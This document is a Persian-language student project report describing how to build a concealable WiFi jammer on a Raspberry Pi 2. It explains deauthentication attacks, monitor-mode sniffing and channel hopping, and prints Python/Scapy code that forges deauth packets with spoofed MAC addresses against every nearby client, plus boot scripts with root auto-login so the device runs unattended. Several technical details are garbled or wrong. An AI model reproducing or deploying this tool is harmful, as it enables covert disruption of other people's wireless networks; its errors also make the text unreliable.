گزارش پروژه ی Wifi Jammer

بوسیله ی برد Raspberry Pi 2

محمدرضا برازش

سید شهریار محروقی

**مقدمه**


برد رسپبری پای از جهت قدرت بالا در عین سایز بسیار کوچک در بین انواع مهندسین جایگاه ویژه ای دارد . این برد با قابلیت پردازشی نزدیک به یک کامپیوتر شخصی در بسیاری از حوزه های فنی مورد استفاده قرار گرفته و سهولت استفاده از آن ، آن را به رقیب جدی برای برد های Atmel و Arduino تبدیل نموده.

در ادامه به عنوان مثالی از این موضوع به شرح مرحله به مرحله ی پروژه ی ساختن یک Wifi Jammer توسط برد رسپبری پرداخته میشود.

Wifi Jammer وسیله ای است که موچب قطع تمامی اتصالات اینترنت Wifi در یک محدوده شده و کاربرد های امنیتی ، نظامی و اطلاعاتی دارد. این وسیله میتواند به طور دائم مثلا در یک منطقه ی حساس از لحاظ اطلاعاتی یا به طور موقت در یک بازه ی زمانی حساس استفاده شود.

**تئوری**

مودم های wifi عمدتا از استاندارد IEEE 802.11 استفاده میکنند .مطابق این استاندارد مودم ها طیف 2.4 تا 2.5 گیگاهرتز را به کانال هایی با فاصله های یکسان تقسیم میکنند . برای مثال مودم های 2.4 گیگا هرتزی طیف خود را به **14 عدد** کانال هر یک به فاصله ی 5 مگاهرتز تقسیم مینمایند . شکل زیر نمایی از این کانال ها را نشان میدهد :



لازم به ذکر است که استفاده از این کانال ها به کشور های تولید کننده و استفاده کننده از مودم نیز بستگی دارد . برای مثال کشور فرانسه تنها اجازه ی استفاده از کانال های 10-11-12-13 را داده و اکثر کشور ها کانال 14 را به عنوان فرکانس اضطراری رزرو کرده اند .


در ایران نیز با توجه به این محدودیت ها ، کانال های 1 – 11 مورد استفاده قرار میگیرند . هرچند به طور کل اکثر مودم های وارداتی در ایران نظیر DLink و TPLink و Zyxel از کانال های 1-6-11 استفاده میکنند.

باید توجه شود که این کانال ها مطابق تصویر با هم بر هم نهادگی دارند و استفاده از کانال هایی که بر هم نهادگی دارند سرعت و کیفیت شبکه ی وایفای را به دلیل تصادم بین packet ها پایین میاورد . همانطور که در تصویر مشاهده میشود کانال های 1 – 6 – 11 هیچ بر هم نهادگی ندارند و با استفاده از آنها در صورتی که استفاده کننده گان از مودم بیش از حد نشود شاهد کیفیت اتصال بالایی خواهیم بود.

کامپیوتر های خانگی توسط کارت های وایرلس به مودم های وایرلس متصل میشوند . با اینکه یک مودم وایرلس میتواند همزمان روی چندین کانال به برقراری ارتباط بپردازد یک کارت وایرلس معمولی تنها میتواند در یک زمان روی یک کانال ست باشد. این موضوع امری محدود کننده در ساخت وسیله ی wifi jammer بوده و در ادامه خواهیم دید که چطور میتوان این مشکل را تا حدی رفع کرد.

همچنین باید اضافه کرد که کامپیوتر های شخصی طبق استاندارد 802.11 برای برقراری و قطع ارتباط از مودم وایرلس از پروتکل استانداردی استفاده میکنند که شرح آن در حوصله ی این گزارش نمیگنجد . ولی به طور خلاصه ذکر میشود که هر هنگام که یک کامپیوتر شخصی نیاز دید تا ارتباط خود را با مودم قطع کند به آن یک پکت خواص به عنوان Deauthentication Packet ارسال نموده و با این کار مودم ارسال اطلاعات به آنها را متوقف میکند . این پکت ها از نوع پکت های لایه ی سوم بوده و شامل مک آدرس مودم و کامپیوتر شخصی میباشند.

یک نفوذگر که در این جا وسیله ی مورد نظر ماست میتواند با تقلید کردن از کامپیوتر های شخصی و جای زدن خود به جای آنها با تغییر Mac Address خود باعث قطعی ارتباط رایانه های شخصی از شبکه شود . در زیر نموداری برای فهم راحت تر این موضوع آمده است :



همانطور که مشاهده میشود پس از ارسال پکت Deauth تقلبی ، مودم ارتباط خود را با دستگاه به طور موقت قطع میکند . با ارسال متوالی این پکت میتوان مودم را برای مدت زمان دلخواه برای کاربران به حالت قطع برد .

واضح است که در مرحله ی اول وظیفه ی وسیله ی Wifi Jammer پیدا کردن مودم وایرلس و همچنین پیدا کردن کلیه ی کامپیوتر های متصل به آن است.

این امر هنگامی مشکلساز میشود که شبکه ی مورد نظر توسط یک پسورد محافظت شده و امکان ورود به آن برای ما وجود ندارد. در نتیجه برای یافتن کاربران وایرلس یک شبکه از تکنیک Sniffing استفاده میکنیم . یعنی به طور متوالی تمامی پکت های موجود در حال انتقال به مودم را شنود کرده و اطلاعات فرستنده و گیرنده آنها را استخراج میکنیم تا لیستی شامل MAC Address مودم ها و کاربران به دست بیاید.

اما باید توجه داشت که مودم های وایرلس عادی ( که از آنها برای این پروژه استفاده کردیم ) به طور پیشفرض قابلیت شنود اطلاعات شبکه های دیگر را ندارند. این مودم ها تنها قادرند به یک مودم وصل شده و پس از وارد کردن پسورد درست به ارسال و دریافت اطلاعات از فقط همان مودم بپردازند و اجازه ی دسترسی به سایر اطلاعات در حال ارسال توسط بقیه ی افراد را ندارند.

برای اینکه این قابلیت را به مودم های عادی بیافزاییم لازم است تا راه انداز (Driver) دستگاه را تغییر دهیم . برای بعضی از دستگاه ها این درایور ها از پیش توسط افراد دیگر نوشته شده و میتوان به راحتی از آنها استفاده کرد . مانند مودم های شرکت Alfa که از قوی ترین مودم های موجود برای اهداف امنیتی میباشند. ولی مودم استفاده شده توسط ما در این پروژه دارای درایور آماده نبود و به همین جهت ناچار به نوشتن یک درایور جدید برای آن با توجه به بررسی و تغییر یکی از درایور های یک مودم مشابه از این خانواده شدیم. شرح آن پروژه بسیار پیچیده تر از حوصله ی این متن است و خود گزارش دیگری میطلبد . تنها به این بسنده میکنیم که بیان کنیم که مودم با موفقیت قابل کار در حالت Monitor Mode را پیدا کرد به معنای اینکه کلیه ی اطلاعات موجود در تمام شبکه های اطراف را میتوانست دریافت کرده و به استخراج مک آدرس ها و همچنین کانال های ارتباطی هر کاربر با مودم بپردازد.


در مرحله ی دوم و پس از استخراج و ذخیره سازی مک آدرس های مودم ها و کاربران آن ، به طور مداوم به ارسال پکت های Deauth تقلبی به کاربران مودم میپردازیم . در این حین با توجه به اینکه کارت وایرلس ما نیز در یک زمان تنها قادر به ارسال اطلاعات بر روی یک کانال است ، باید به طور مداوم کانال ارسالی نیز عوض شود . به این روش Channel Hopping یا پریدن بر روی کانال ها گفته میشود .

با ادامه دادن این کار ارتباط تمامی کاربران با مودم قطع شده و شبکه مختل میشود.

در فصل بعدی به شرح با تفصیل مراحل ذکر شده میپردازیم

**مرحله ی اول : آماده سازی سخت افزار**

برای انجام پروژه از یک عدد برد رسپبری – یک عدد دانگل USB WIFI و یک عدد آداپتور 5 ولت و 2 آمپر استفاده شد. برد رسپبری با سایز بسیار کوچک خود قابلیت جا به جایی و مخفی سازی بسیار بالایی دارد. این برد میتواند با اتصال به یک باطری به راحتی داخل یک کیف حمل شده و از دید عموم مخفی باشد . همچنین مدل های مختلفی از برد رسپیری با اندازه های بسیار کوچک تر نیز وجود دارند . برای مثال در تصویر زیر برد رسپبری مدل Lily Pad را مشاهده میکنید .



این برد با قطر تنها 2 اینج کاملا ضد آب بوده و از جنس پلاستیک منعطف میباشد تا بتوان آن را به پارچه و الیاف دوخت و از انظار پنهان کرد. همچنین این برد دارای 17 پایه ی همه منظوره بوده که به راحتی قابلیت اتصال به پورت USB را نیز دارد ( به وسیله ی تبدیل یا لحیم کردن پایه ها به سیم USB )

برد انتخاب شده توسط ما مدل Raspberry Pi 2 بوده که دارای 4 عدد سوکت USB است و به راحتی میتوان دانگل وایفای اشاره شده را به آن وصل نمود . در شکل زیر عکسی از این برد نیز مشاهده میشود :




این برد دارای پردازنده ی ARM 8 بوده و از یک کارت Micro SD برای ذخیره سازی اطلاعات استفاده میکند . علاوه بر آن دارای 2 گیگابایت رم میباشد که این حافظه هم به عنوان Ram و هم GRam عمل میکند.

اطلاعات بیشتر راجع به مشخصات سخت افزاری این برد در گزارش کار پروژه ی دیگر بیان شده و از ذکر مجدد آنها خود داری میکنیم.

برد رسپیری قابلیت پشتیبانی از انواع سیستم عامل هایی که معماری ARM را پشتیبانی میکنند را دارد . برای این پروژه از سیستم عامل Raspbian استفاده کردیم که که سیستم عامل رسمی این برد بوده و بر مبنای لینوکس Debian است . این سیستم عامل از سایت رسمی برد قابل دانلود بوده و پس از آن توسط برنامه ی Win23DiskImager یا برنامه های مشابه بر روی SD Card ریخته میشود. با اتصال کارت حافظه به رسپبری و اتصال دانگل وایفای و آداپتور برد آماده به کار است و میتوان مستقیما آن را به یک نمایشگر با پورت HDMI وصل نموده یا با استفاده از کابل Ethernet و پروتکل SSH با آن ارتباط برقرار کرد.

پس از اولین بار بوت کردن دستگاه و انجام تنظیمات اولیه ؛ دستگاه آماده ی کار است و میتوان بر روی آن به زبان های مختلف کد نوشت.



**مرحله ی دوم : آماده سازی نرم افزاری**

قبل از اینکه کد اصلی برنامه نوشته شود باید برد رسپبری قابلیت شناسایی دانگل USB متصل شده به آن را داشته باشد . از آنجا که سیستم عامل Raspbian یک سیستم عامل بر پایه ی لینوکس است و راه انداز ها در سیستم عامل لینوکس در قالب ماژول های کرنل هستند لازم است که ماژول کرنل مناسب برای دانگل مورد نظر توسط دستور Modprob راه اندازی شود.

مرحله ی دوم نصب نرم افزار های مورد نیاز است . اولین نرم افزار برنامه ی Airmon-NG بوده که توانایی تعویض متوالی کانال ها را به ما میدهد . برای نصب این برنامه بر روی لینوکس مراحل زیر اجرا میشود :

* دریافت فایل فشرده از اینترنت
* بازکردن فایل فشرده
* کامپایل کردن سورس کد موجود در فایل فشرده
* اجرای برنامه ی نصب

این مراحل توسط دستورات زیر در کامند لاین لینوکس اجرا میشوند :

wget http://download.aircrack-ng.org/aircrack-ng-1.2-rc3.tar.gz

tar -zxvf aircrack-ng-1.2-rc3.tar.gz

cd aircrack-ng-1.2-rc3

make

make install

در ادامه نرم افزار IWConfig – Python – Scapy نیز به همین ترتیب دانلود و نصب میشوند.

برنامه ی Ifconfig نرم افزاری است که برای انتقال کارت وایرلس از حالت عادی به حالت Monitor Mode استفاده میشود.

برنامه ی پایتون یک زبان برنامه نویسی سطح بالا بوده و کتابخوانه ی Scapy یک کتابخوانه ویژه ی تولید پکت های شبکه و ارسال آنها میباشد که از آن برای تولید پکت های Deauth استفاده میکنیم.

**مرحله ی سوم : نوشتن کد برنامه**

ابتدا لازم است تا کارت وایرلس شناسایی شده و سپس به حالت مانیتور برده شود . برای این منظور از دستور های زیر در زبان پایتون استفاده میکنیم :

monitors, interfaces = iwconfig()

interface = get\_iface(interfaces)

monmode = start\_mon\_mode(interface)

که توابع آن به صورت زیر تعریف میشوند :

def iwconfig():

monitors = []

interfaces = {}

proc = Popen(['iwconfig'], stdout=PIPE, stderr=DN)

for line in proc.communicate()[0].split('\n'):

if len(line) == 0: continue # Isn't an empty string

if line[0] != ' ': # Doesn't start with space

wired\_search = re.search('eth[0-9]|em[0-9]|p[1-9]p[1-9]', line)

if not wired\_search: # Isn't wired

iface = line[:line.find(' ')]

if 'Mode:Monitor' in line:

monitors.append(iface)

elif 'IEEE 802.11' in line:

if "ESSID:\"" in line:

interfaces[iface] = 1

else:

interfaces[iface] = 0

return monitors, interfaces

def get\_iface(interfaces):

scanned\_aps = []

for interface in interfaces:

return interface

def start\_mon\_mode(interface):

os.system('ifconfig %s down' % interface)

os.system('iwconfig %s mode monitor' % interface)

os.system('ifconfig %s up' % interface)

return interface

پس با استفاده از دستور ifconfig دانگل به حالت مانیتور انتقال داده شد .

حال تابعی برای عمل channel hopping پیاده سازی میکنیم تا بتوان کانال مورد نظر را به طور پیوسته تغییر داد و تمامی کانال ها را مصدود کرد :

def channel\_hop(mon\_iface, args):

global monchannel, first\_pass

channelNum = 0

while 1:

if args.channel:

with lock:

monchannel = args.channel

else:

channelNum +=1

if channelNum > 11:

channelNum = 1

with lock:

first\_pass = 0

with lock:

monchannel = str(channelNum)

proc = Popen(['iw', 'dev', mon\_iface, 'set', 'channel', monchannel], stdout=DN, stderr=PIPE)

و همچنین تابع زیر برای ارسال پکت های Deauth توسط کتابخوانه ی Scapy استفاده میشود :

def deauth(monchannel):

global first\_pass

if first\_pass == 1:

return

pkts = []

if len(clients\_APs) > 0:

with lock:

for x in clients\_APs:

client = x[0]

ap = x[1]

ch = x[2]

if ch == monchannel:

deauth\_pkt1 = Dot11(addr1=client, addr2=ap, addr3=ap)/Dot11Deauth()

deauth\_pkt2 = Dot11(addr1=ap, addr2=client, addr3=client)/Dot11Deauth()

pkts.append(deauth\_pkt1)

pkts.append(deauth\_pkt2)

در نهایت کافیست تابعی برای پیدا کردن تمامی Access Point ها با عمل Sniffing پیاده سازی شود :

ignore = ['ff:ff:ff:ff:ff:ff', '00:00:00:00:00:00', '33:33:00:', '33:33:ff:', '01:80:c2:00:00:00', '01:00:5e:', mon\_MAC]

if args.skip:

ignore.append(args.skip)

این کد تمامی پکت های Broadcast را شناسایی میکند و آن ها را به ignore list می افزاید. و سپس :

def APs\_add(clients\_APs, APs, pkt):

ssid = pkt[Dot11Elt].info

bssid = pkt[Dot11].addr3

ap\_channel = str(ord(pkt[Dot11Elt:3].info))

chans = ['1', '2', '3', '4', '5', '6', '7', '8', '9', '10', '11']

if ap\_channel not in chans:

return

if len(APs) == 0:

with lock:

return APs.append([bssid, ap\_channel, ssid])

else:

for b in APs:

if bssid in b[0]:

return

with lock:

return APs.append([bssid, ap\_channel, ssid])

کد اصلی تابع Main برنامه با توجه به تمامی توابع تعریف شده ی بالا به صورت زیر در می آید :

if \_\_name\_\_ == "\_\_main\_\_":

monitor\_on = None

mon\_iface = get\_mon\_iface(args)

conf.iface = mon\_iface

mon\_MAC = mon\_mac(mon\_iface)

# Start channel hopping

hop = Thread(target=channel\_hop, args=(mon\_iface, args))

hop.daemon = True

hop.start()

signal(SIGINT, stop)

برنامه کامل است . ابتدا به شناسایی تمامی سیستم ها و مودم های اطراف پرداخته و سپس به channel hopping میپردازد و در عین حال با استفاده از کتابخانه ی scapy به فرستادن پاکت های Deauth به مودم با جعل مک آدرس کاربران میپردازد . توجه کنید که در آخرین تابع اشاره شده BSSID که ذخیره شد همان مک آدرس کاربران بود که در محدوده ی مودم قرار گرفته بودند.

با استفاده از این مک آدرس ها ؛ کتابخانه ی Scapy یک پاکت از نوع استاندارد Dot11Deauth() ساخته و آن را به سوی مودم ارسال میکند . این عمل همانطور که ذکر شد باعث قطعی ارتباط مودم با کاربران شبکه خواهد شد .

**مرحله ی آخر : تنظیمات سیستم عامل**

در آخرین مرحله حالا که کد برنامه آماده شده باید کاری کنیم تا این کد هربار موقع روشن شدن برد اجرا شود و نیاز به دخالت خارجی و نصب مجدد به کامپیوتر نداشته باشد.

برای این منظور نیازمند نوشتن یک برنامه به زبان BASH هستیم . در این برنامه کافیست در تنها چند خط فرمان بدهیم که کد نوشته شده به زبان پایتون توسط سیستم عامل اجرا شود . این دستورات به شرح زیر خواهند بود :

Cd /desktop/

Sleep 10

Python jammer.py

این برنامه را تحت عنوان jammer\_start.sh ذخیره میکنیم . برای اجرای خودکار این برنامه در هنگام روشن شدن برد باید کد زیر را به فایل RC.LOCALS واقع در پوشه ی /etc/ سیستم عامل اضافه کنیم :

Cd /desktop/

./jammer\_start.sh

حال برنامه هر بار که برد روشن شود اجرا میشود . ولی باید این را در نظر داشت که سیستم عامل لینوکس در هنگام روشن شدن بلافاصله اجرا نشده و ابتدا از کاربر میخواهد تا لاگین کند . برای اینکه صفحه ی لاگین را از بین ببریم باید در فایل RC.LOCALS خط زیر را اضافه کنیم :


Auto-login : root

با افزودن این خط دیگر هنگام روشن شدن از کاربر درخواست لاگین نکرده و مستقیما وارد محیط سیستم عامل میشود و برنامه به طور خودکار اجرا میشود .

به عنوان گام آخر تمامی فایل هایی که تا به کنون ایجاد کردیم را تغییر دسترسی داده و به حالت read only میبریم . این امر به منظور جلوگیری از خراب شدن فایل ها در صورت قطعی برق میباشد . این عمل توسط دستور chmod و به شکل زیر انجام میشود :

Chmod 555 “FILENAME”

در نهایت سیستم تکمیل میشود .

هم اکنون اگر برد رسپیری را به برق متصل کنیم به طور خودکار لاگین شده و وارد محیط لینوکس میشود . سپس کد نوشته شده توسط ما را اجرا میکند . تمامی کاربران و مودم ها را پیدا کرده و توسط کتابخانه ی scapy برای آنها پکت های deauth جعلی ارسال میکند . در این حین دائما کانال خود را نیز عوض میکند تا تمامی کانال های موجود در شبکه را پوشش دهد .

نتیجه ی کار قطع ارتباط تمامی کاربران داخل منطقه از شبکه ی وایرلس خواهد بود .